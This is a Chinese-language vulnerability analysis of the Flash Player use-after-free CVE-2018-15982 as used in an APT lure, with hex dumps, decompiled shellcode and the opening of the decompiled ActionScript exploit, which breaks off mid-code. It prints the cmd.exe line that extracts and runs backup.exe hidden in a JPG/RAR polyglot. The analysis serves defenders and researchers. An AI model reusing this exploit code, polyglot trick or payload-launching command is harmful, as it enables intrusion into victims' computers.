

CVE-2018-15982漏洞分析

1. 事件背景：|


2018年11月25日，乌俄两国又突发了“刻赤海峡”事件，乌克兰的数艘海军军舰在向刻赤海峡航行期间，与俄罗斯海军发生了激烈冲突，引发了全世界的高度关注。四天后，360安全团队在全球范围内第一时间发现了一起针对俄罗斯的APT攻击行动。值得注意的是此次攻击相关样本来源于乌克兰，攻击目标则指向俄罗斯联邦总统事务管理局所属的医疗机构。攻击者精心准备了一份俄文内容的员工问卷文档，该文档使用了最新的Flash 0day漏洞（cve-2018-15982）和带有自毁功能的专属木马程序进行攻击

2. 攻击过程：

整个漏洞攻击过程非常巧妙：攻击者将Flash 0day漏洞利用文件插入到Word诱饵文档中，并将诱饵文档和一个图片格式

的压缩包（JPG+RAR）打包在一个RAR压缩包中发送给目标。目标用户解压压缩包后打开Word文档触发Flash 0day漏洞利用，触发漏洞后，winrar解压程序将会操作压缩包内文件，执行最终的PE荷载backup.exe，漏洞利用代码会将同目录下的JPG图片（同时也是一个RAR压缩包）内压缩保存的木马程序解压执行，通过该利用技巧可以躲避大部分杀毒软件的查杀。

利用代码借助uaf漏洞，可以实现任意代码执行。从最终荷载分析发现，PE荷载是一个经过VMP强加密的后门程序，通过解密还原，发现主程序主要功能为创建一个窗口消息循环，有8个主要功能线程，其中包括定时自毁线程。



3. 漏洞概要：

漏洞名称：Adobe Flash Player 远程代码执行漏洞

威胁类型：远程代码执行（REC）

威胁等级：高

漏洞ID：CVE-2018-15982


















利用场景：攻击者通过网页下载、电子邮件、即时通讯等渠道向受害者发送恶意构造的Office文件诱使其打开处理，可能触发漏洞在用户系统上执行任意指令获取控制。

受影响系统及应用版本：Adobe Flash Player（31.0.0.153及更早的版本）

修复及升级地址：<https://get.adobe.com/flashplayer>


4. 样本概况：

POC Word文档在VirusTotal上的查杀情况如下：

<div>  <div> 2 engines detected this file </div> </div> <div> <div>SHA-256</div> <div>c61dd1b37cbf2d72e3670e3c8dff28959683e6d85b8507cda25efe1dff04bdeb</div> </div> <div> <div>File name</div> <div>CVE-2018-15982_PoC.swf</div> </div> <div> <div>File size</div> <div>12.17 KB</div> </div> <div> <div>Last analysis</div> <div>2018-12-06 01:36:39 UTC</div> </div>			
<div> <div>2 / 57</div> </div>			
<div> <div>Detection</div> <div>Details</div> <div>Community</div> </div>			
Rising	<div>  Exploit.SWF/Gen(83%) (AI) </div>	ZoneAlarm	<div>  HEUR:Exploit.SWF.Generic </div>
Ad-Aware	<div>  Clean </div>	AegisLab	<div>  Clean </div>
AhnLab-V3	<div>  Clean </div>	ALYac	<div>  Clean </div>
Antiy-AVL	<div>  Clean </div>	Arcabit	<div>  Clean </div>
Avast	<div>  Clean </div>	Avast Mobile Security	<div>  Clean </div>
AVG	<div>  Clean </div>	Avira	<div>  Clean </div>
Babable	<div>  Clean </div>	Baidu	<div>  Clean </div>
BitDefender	<div>  Clean </div>	Bkav	<div>  Clean </div>


5. 攻击过程分析:

还原的样本整体执行流程如下:



诱饵文档和图片格式的压缩包

攻击者疑似首先向相关人员发送了一个压缩包文件，该压缩包包含一个利用Flash 0day漏洞的Word文档和一张看起来有正常内容的JPG图片，并诱骗受害者解压后打开Word文档：



而scan042. jpg图片实际上是一个JPG图片格式的RAR压缩包，文件头部具有JPG文件头特征，而内部包含一个RAR压缩包。由于RAR识别文件格式的宽松特性，所以该文件既可以被当做JPG图片解析，也可以当做RAR压缩包处理：

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
00000000h:	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	00	00	01	???.JFIF....
00000010h:	00	01	00	00	FF	DB	00	43	00	0E	0A	0B	0D	0B	09	0E	; ?C.....
00000020h:	0D	0C	0D	10	0F	0E	11	16	24	17	16	14	14	16	2C	20	;\$.....,
00000030h:	21	1A	24	34	2E	37	36	33	2E	32	32	3A	41	53	46	3A	; !.\$4.763.22:ASF:
00000040h:	3D	4E	3E	32	32	48	62	49	4E	56	58	5D	5E	5D	38	45	; =N>22HbINVX]^]8E
00000050h:	66	6D	65	5A	6C	53	5B	5D	59	FF	DB	00	43	01	0F	10	; fmeZlS[]Y ?C...
00000060h:	10	16	13	16	2A	17	17	2A	59	3B	32	3B	59	59	59	59	;*...*Y;2;YYYY
00000070h:	59	59	59	59	59	59	59	59	59	59	59	59	59	59	59	59	; YYYYYYYYYYYYYYYY
00000080h:	59	59	59	59	59	59	59	59	59	59	59	59	59	59	59	59	; YYYYYYYYYYYYYYYY
00000090h:	59	59	59	59	59	59	59	59	59	59	59	59	59	59	FF	C0	; YYYYYYYYYYYYYYYY ?
000000a0h:	00	11	08	02	58	01	C5	03	01	22	00	02	11	01	03	11	;X.?. ".....
000000b0h:	01	FF	C4	00	1B	00	01	00	02	03	01	01	00	00	00	00	; . ?.....
000000c0h:	00	00	00	00	00	00	00	01	06	03	04	05	02	07	FF	C4	; ?

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
000074a0h:	22	00	88	88	02	22	20	3F	FF	D9	52	61	72	21	1A	07	; ".盗." ? 賀Rar!
000074b0h:	00	CF	90	73	00	00	0D	00	00	00	00	00	00	00	D5	CB	; .蠟s.....账
000074c0h:	74	C0	80	2A	00	FC	4C	32	00	C0	F7	3A	00	02	19	18	; t紘*.鞠2.厉:....
000074d0h:	D8	85	F1	43	75	4D	1D	33	0A	00	20	00	00	00	62	61	; 翁截uM.3... ..ba
000074e0h:	63	6B	75	70	2E	65	78	65	1A	01	D9	95	04	9A	22	18	; ckup.exe..夥.?.
000074f0h:	15	DD	F4	F6	0B	1B	10	A9	29	26	CC	D8	91	85	46	4A	; .蒴?...?&特慳FJ
00007500h:	10	84	4A	84	A8	B1	50	C5	24	4C	2D	B5	4C	8C	A1	8C	; .夙割盤?L-磕尅?
00007510h:	B6	D4	45	4C	A9	7B	02	A2	54	99	8D	F9	18	94	29	12	; 对EL). 欄??.
00007520h:	23	55	11	86	6C	B6	73	CF	DE	F6	3C	FD	EE	33	33	AC	; #U.除粘限? 33?
00007530h:	65	DF	1F	DE	79	C7	FF	9B	1F	40	7F	B8	EF	BE	19	63	; e?辻??@革?c
00007540h:	5A	EB	5D	6C	73	D7	3C	FA	D8	EB	5F	4A	F3	EC	27	1F	; Z隴ls? 隸J筆'.
00007550h:	9E	BD	73	CE	B5	F0	6B	8D	75	C7	1A	F8	35	F2	7F	CF	; 刈s蔚餉島????
00007560h:	62	10	30	00	C7	9F	E8	24	00	08	48	E9	78	0C	D2	0C	; b.O.落?...H閤.?
00007570h:	07	61	3A	41	78	4B	B3	6E	9F	52	0A	DA	CA	27	40	BA	; .a:AxK硃琅.謔'@?

诱饵文档为俄语内容，是一份工作人员的调查问卷，打开后会提示是否播放内置的Flash，一旦用户允许播放Flash，便会触发0day漏洞攻击：



Федеральное государственное бюджетное учреждение
«ПОЛИКЛИНИКА №2»
Управления делами Президента Российской Федерации

место
для
фотографии

Warning

This document contains embedded content that may be harmful to your computer.
Choose from one of the following options:

- ☒ Do not allow content to play (Recommended).
☐ I recognize this content. Allow it to play.


Continue

Cancel

1	Фамилия	
2	Число	
3	Должность, на которую Вы устраиваетесь	
4	Подразделение компании	
5	Укажите дату, с которой Вы начали работу в компании	

Flash 0day漏洞对象

该诱饵文档在页眉中插入了一个Flash 0day漏洞利用对象：



提取的Flash 0day漏洞利用文件如下：

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
00000a00h:	66	55	66	55	A9	30	00	00	46	57	53	24	A9	30	00	00	; fUFU?.. FW\$S?..
00000a10h:	78	00	07	D0	00	00	17	70	00	00	1E	01	00	44	11	19	; x...?..p.....D..
00000a20h:	00	00	00	7F	13	CB	01	00	00	3C	72	64	66	3A	52	44	; ...?..<rdf:RD
00000a30h:	46	20	78	6D	6C	6E	73	3A	72	64	66	3D	27	68	74	74	; F xmlns:rdf='htt
00000a40h:	70	3A	2F	2F	77	77	77	2E	77	33	2E	6F	72	67	2F	31	; p://www.w3.org/1
00000a50h:	39	39	39	2F	30	32	2F	32	32	2D	72	64	66	2D	73	79	; 999/02/22-rdf-sy
00000a60h:	6E	74	61	78	2D	6E	73	23	27	3E	3C	72	64	66	3A	44	; ntax-ns# '><rdf:D
00000a70h:	65	73	63	72	69	70	74	69	6F	6E	20	72	64	66	3A	61	; escription rdf:a
00000a80h:	62	6F	75	74	3D	27	27	20	78	6D	6C	6E	73	3A	64	63	; bout='' xmlns:dc
00000a90h:	3D	27	68	74	74	70	3A	2F	2F	70	75	72	6C	2E	6F	72	; ='http://purl.or
00000aa0h:	67	2F	64	63	2F	65	6C	65	6D	65	6E	74	73	2F	31	2E	; g/dc/elements/1.
00000ab0h:	31	27	3E	3C	64	63	3A	66	6F	72	6D	61	74	3E	61	70	; 1'><dc:format>ap
00000ac0h:	70	6C	69	63	61	74	69	6F	6E	2F	78	2D	73	68	6F	63	; plication/x-shoc
00000ad0h:	6B	77	61	76	65	2D	66	6C	61	73	68	3C	2F	64	63	3A	; kwave-flash</dc:
00000ae0h:	66	6F	72	6D	61	74	3E	3C	64	63	3A	74	69	74	6C	65	; format><dc:title

Flash文件中包含的ShellCode:

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	
00000db0h:	46	10	E8	D0	FE	FF	FF	68	73	EB	3A	4B	57	89	46	14	; F.桄? hs?KW垠.
00000dc0h:	E8	C2	FE	FF	FF	83	C4	38	5F	89	46	18	5E	C3	55	8B	; 杪? 廻8 垠.^肱?
00000dd0h:	EC	81	EC	D4	02	00	00	56	8B	75	08	57	8D	85	2C	FD	; 靱煊...v璺.w琳,?
00000de0h:	FF	FF	50	C7	45	F8	DE	AD	C0	DE	C7	45	FC	AB	CD	EF	; P荅 眈窠E 惋
00000df0h:	FF	C7	85	2C	FD	FF	FF	07	00	01	00	FF	56	0C	8B	BD	; 葍,? V.嫗
00000e00h:	E4	FD	FF	FF	EB	01	47	6A	08	8D	45	F8	57	50	FF	56	; 瀑 ?Gj.岨鳩P V
00000e10h:	18	83	C4	0C	85	C0	75	EE	8D	47	08	5F	5E	C9	C3	DE	; .廻.唎u顛G.^擅?
00000e20h:	AD	C0	DE	AB	CD	EF	FF	43	3A	5C	57	49	4E	44	4F	57	; 眈瞽惋 C:\WINDOW
00000e30h:	53	5C	73	79	73	74	65	6D	33	32	5C	63	6D	64	2E	65	; S\system32\cmd.e
00000e40h:	78	65	20	2F	63	20	73	65	74	20	70	61	74	68	3D	25	; xe /c set path=%
00000e50h:	50	72	6F	67	72	61	6D	46	69	6C	65	73	28	78	38	36	; ProgramFiles(x86
00000e60h:	29	25	5C	57	69	6E	52	41	52	3B	43	3A	5C	50	72	6F	;)%\WinRAR;C:\Pro
00000e70h:	67	72	61	6D	20	46	69	6C	65	73	5C	57	69	6E	52	41	; gram Files\WinRA
00000e80h:	52	3B	20	26	26	20	63	64	20	2F	64	20	25	7E	64	70	; R; && cd /d %~dp
00000e90h:	30	20	26	20	72	61	72	2E	65	78	65	20	65	20	2D	6F	; 0 & rar.exe e -o
00000ea0h:	2B	20	2D	72	20	2D	69	6E	75	6C	20	2A	2E	72	61	72	; + -r -inul *.rar
00000eb0h:	20	73	63	61	6E	30	34	32	2E	6A	70	67	20	26	20	72	; scan042.jpg & r
00000ec0h:	61	72	2E	65	78	65	20	65	20	2D	6F	2B	20	2D	72	20	; ar.exe e -o+ -r
00000ed0h:	2D	69	6E	75	6C	20	73	63	61	6E	30	34	32	2E	6A	70	; -inul scan042.jp
00000ee0h:	67	20	62	61	63	6B	75	70	2E	65	78	65	20	26	20	62	; g backup.exe & b
00000ef0h:	61	63	6B	75	70	2E	65	78	65	20	20	20	20	20	20	20	; ackup.exe

ShellCode

Flash 0day漏洞利用成功后执行的ShellCode会动态获取函数地址，随后调用RtlCaptureContext获得当前的栈信息，然后从栈中搜索0xDECOADDE、0xFFEFCDA B标志，此标志后的数据为CreateProcess函数需要使用的参数，最后调用CreateProcess函数创建进程执行命令：

```

int __stdcall sub_0(int a1, int a2, int a3, int a4)
{
    int args; // eax
    int v6; // [esp+4h] [ebp-70h]
    FAKE_PROC pfn; // [esp+48h] [ebp-2Ch]
    int v8[4]; // [esp+64h] [ebp-10h]

    GetSCFunc_129(&pfn);
    ((void (__cdecl *)(int *, _DWORD, signed int))pfn.memset)(&v6, 0, 68);
    ((void (__cdecl *)(int *, _DWORD, signed int))pfn.memset)(v8, 0, 16);
    v6 = 68;
    args = search_argument(&pfn);
    return ((int (__stdcall)(_DWORD, int, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, int *, int *))pfn.CreateProcessA)(
        0,
        args,
        0,
        0,
        0,
        0,
        0,
        0,
        0,
        &v6,
        v8);
}

```

动态获取函数地址:

<pre>add eax,ecx jmp short 003A010A push esi push edi push 74776072 mov edi,B1FC7F66 push edi call 003A0059 mov esi,dword ptr ss:[esp+14]</pre>	<div>Registers (FPU)</div> <table><tr><td>EAX</td><td>7C8010C6</td><td>kernel32.LoadLibraryA</td></tr><tr><td>ECX</td><td>7C800000</td><td>kernel32.7C800000</td></tr><tr><td>EDX</td><td>00080AEC</td><td></td></tr><tr><td>EBX</td><td>003A0000</td><td></td></tr><tr><td>ESP</td><td>0012FEAC</td><td></td></tr><tr><td>EBP</td><td>0012FF38</td><td></td></tr><tr><td>ESI</td><td>00000028</td><td></td></tr><tr><td>EDI</td><td>B1FC7F66</td><td></td></tr></table>	EAX	7C8010C6	kernel32.LoadLibraryA	ECX	7C800000	kernel32.7C800000	EDX	00080AEC		EBX	003A0000		ESP	0012FEAC		EBP	0012FF38		ESI	00000028		EDI	B1FC7F66	
EAX	7C8010C6	kernel32.LoadLibraryA																							
ECX	7C800000	kernel32.7C800000																							
EDX	00080AEC																								
EBX	003A0000																								
ESP	0012FEAC																								
EBP	0012FF38																								
ESI	00000028																								
EDI	B1FC7F66																								

```

void *__cdecl sub_129(FAKE_PROC *pfn)
{
    void *result; // eax

    pfn->LoadLibraryA = (void *)getAddrByHash(0xB1FC7F66, 0x74776072);
    pfn->GetProcAddress = (void *)getAddrByHash(0xB1FC7F66, 0xE553E06F);
    pfn->CreateProcessA = (void *)getAddrByHash(0xB1FC7F66, 0xF390B59F);
    pfn->RtlCaptureContext = (void *)getAddrByHash(0xB1FC7F66, 0x26440C53);
    pfn->memset = (void *)getAddrByHash(0x411677B7, 0x6B5AE973);
    pfn->memcpy = (void *)getAddrByHash(0x411677B7, 0x4B82EC33);
    result = (void *)getAddrByHash(0x411677B7, 0x4B3AEB73);
    pfn->memcmp = result;
    return result;
}

```

搜索CreateProcess函数需要使用的参数:

<pre> push 4h xor esi,esi lea eax,duword ptr ss:[ebp-70] push esi push eax call duword ptr ss:[ebp-10] push 10 lea eax,duword ptr ss:[ebp-10] push esi push eax call duword ptr ss:[ebp-10] lea eax,duword ptr ss:[ebp-20] push eax mov duword ptr ss:[ebp-70],44 call 000701A0 </pre>	Registers (FPU) EAX 000701F9 ASCII "C:\WINDOWS\system32\cmd.exe /c set path=%ProgramFiles(x86)%\WinRAR;C:\Pro ECX 000701F9 ASCII "C:\WINDOWS\system32\cmd.exe /c set path=%ProgramFiles(x86)%\WinRAR;C:\Pro EDX FFEFCDA8 EBX 00070000 ESP 0018F674 EBP 0018F708 ESI 00000000 EDI 000005F0 EIP 00070036 C 0 ES 0023 32bit 0(FFFFFFFF) P 1 CS 0018 32bit 0(FFFFFFFF) A 0 SS 0023 32bit 0(FFFFFFFF) Z 1 DS 0023 32bit 0(FFFFFFFF)
--	--

seg000:000001F1	dd 0DEC0ADDEh
seg000:000001F5	dd 0FFEFCDA8h
seg000:000001F9 aCWindowsSystem	db 'C:\WINDOWS\system32\cmd.exe /c set path=%ProgramFiles(x86)%\WinRA'
seg000:000001F9	db 'R;C:\Program Files\WinRAR; && cd /d %~dp0 & rar.exe e -o+ -r -inu'
seg000:000001F9	db 'l *.rar scan042.jpg & rar.exe e -o+ -r -inu! scan042.jpg backup.e'
seg000:000001F9	db 'xe & backup.exe'

调用CreateProcess函数执行命令：

<pre> push ecx push esi push esi push esi push esi push esi push esi push eax push esi call duword ptr ss:[ebp-24] nop </pre>	EDI 000005F0 EIP 76CC2082 kernel32.CreateProcessA C 0 ES 0023 32bit 0(FFFFFFFF) P 0 CS 001B 32bit 0(FFFFFFFF) A 0 SS 0023 32bit 0(FFFFFFFF) Z 0 DS 0023 32bit 0(FFFFFFFF) S 0 FS 003B 32bit 7FFDE000(FFF) T 0 GS 0000 NULL D 0 0 0 LastErr ERROR_SUCCESS (00000000) EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
---	--

00000000	0018F668	0007004C	CALL to CreateProcessA from 00070049
3 00 00	0018F66C	00000000	ModuleFileName = NULL
7 18 00	0018F670	000701F9	CommandLine = "C:\WINDOWS\system32\cmd.exe /c set path=%ProgramFiles(x86)%\WinRAR;
3 00 00	0018F674	00000000	pProcessSecurity = NULL
3 00 00	0018F678	00000000	pThreadSecurity = NULL
3 07 00	0018F67C	00000000	InheritHandles = FALSE
3 12 39	0018F680	00000000	CreationFlags = 0
3 34 00	0018F684	00000000	pEnvironment = NULL
3 00 00	0018F688	00000000	CurrentDir = NULL
3 00 00	0018F68C	0018F698	pStartupInfo = 0018F698
3 00 00	0018F690	0018F6F8	pProcessInfo = 0018F6F8

通过Flash 0day漏洞执行命令

漏洞利用成功后执行的ShellCode最终会执行以下命令：

```
1 cmd.exe /c set
```

```
path=%ProgramFiles(x86)%\WinRAR;C:\Program  
Files\WinRAR; && cd /d %~dp0 & rar.exe e -o+  
-r -inul *.rar scan042.jpg & rar.exe e -o+ -r  
-inul scan042.jpg backup.exe & backup.exe
```

该命令行的最终目的是将当前文档路径下的scan042. jpg文件使用WinRAR解压后并执行其中的backup. exe，从而完成对目标用户电脑的控制

6Flash 0day漏洞分析

对该漏洞产生的原因及利用方法的详细分析，过程如下：

漏洞分析 - 释放后重用漏洞（UAF）

反编译提取的漏洞SWF文件如下所示，Exploit中的代码没有经过任何混淆：



经过分析可以发现，漏洞和今年年初Group 123组织使用的Flash 0day CVE-2018-4878十分类似，CVE-2018-4878 是由于Flash om.adobe.tv.sdk包中的DRMManager导致，而该漏洞却和com.adobe.tv.sdk中的Metadata有关。

SWF样本一开始定义了三个Vector（主要用于抢占释放的内存空间，其中Var15，Var16分别在32位和64位版本中使用）：


```

1 package
2 {
3     import flash.display.Sprite;
4     import flash.utils.ByteArray;
5     import __AS3__.vec.Vector;
6     import flash.events.Event;
7     import flash.net.LocalConnection;
8     import flash.system.Capabilities;
9     import flash.utils.Endian;
10    import com.adobe.tv.sdk.mediacore.metadata.Metadata;
11    import __AS3__.vec.*;
12
13    public class Main extends Sprite
14    {
15
16        public static var Var1:Class = Class7;
17        public static var Var2:Class = Class6;
18        public static var Var3:ByteArray;
19        public static var Var4:ByteArray;
20
21        public var Var5:String = "";
22        public var Var6:Boolean = false;
23        public var Var7:Boolean = false;
24        public var Var8:Boolean = false;
25        public var Var9:uint = 0x0100;
26        public var Var10:uint = 0;
27        public var Var11:Class0 = null;
28        public var Var12:uint = 0;
29        public var Var13:uint = 0;
30        public var Var14:Vector.<Class5>;
31        public var Var15:Vector.<Class3>;
32        public var Var16:Vector.<Class4>;
33
34        public function Main()
35        {
36            this.Var14 = new Vector.<Class5>(0x0200); //for contents objts to grep free memory
37            this.Var15 = new Vector.<Class3>(0x0200); //for contesnt objts to confuse and grep free memroy in 32
38            this.Var16 = new Vector.<Class4>(0x0200); //for contesnt objts to confuse and grep free memroy in 32
39            super();
40            if (stage)
41            {
42                this.Var17(); //start exp
43            }
44            else
45            {
46                addEventListener(Event.ADDED_TO_STAGE, this.Var17);
47            }
48        }

```

进入Var17函数后，该函数一开始进行了一些常规的SPRAY，然后声明了一个名为Metadata的对象。Metadata类似于一个map：

```

582 private function Var17(_arg_1:Event=null):void //start exp
583 {
584     var _local_7:uint;
585     removeEventListener(Event.ADDED_TO_STAGE, this.Var17);
586     Var3 = (new Var2() as ByteArray); //Var2 is Class6
587     Var3.endian = Endian.LITTLE_ENDIAN;
588     Var4 = (new Var1() as ByteArray); //Var1 is Class7
589     Var4.endian = Endian.LITTLE_ENDIAN;
590     var _local_2:Vector.<String> = new Vector.<String>(0x1000);
591     var _local_3:uint;
592     while (_local_3 < 0x1000) //spray Vector
593     {
594         _local_2[_local_3] = _local_3.toString();
595         _local_3++;
596     };
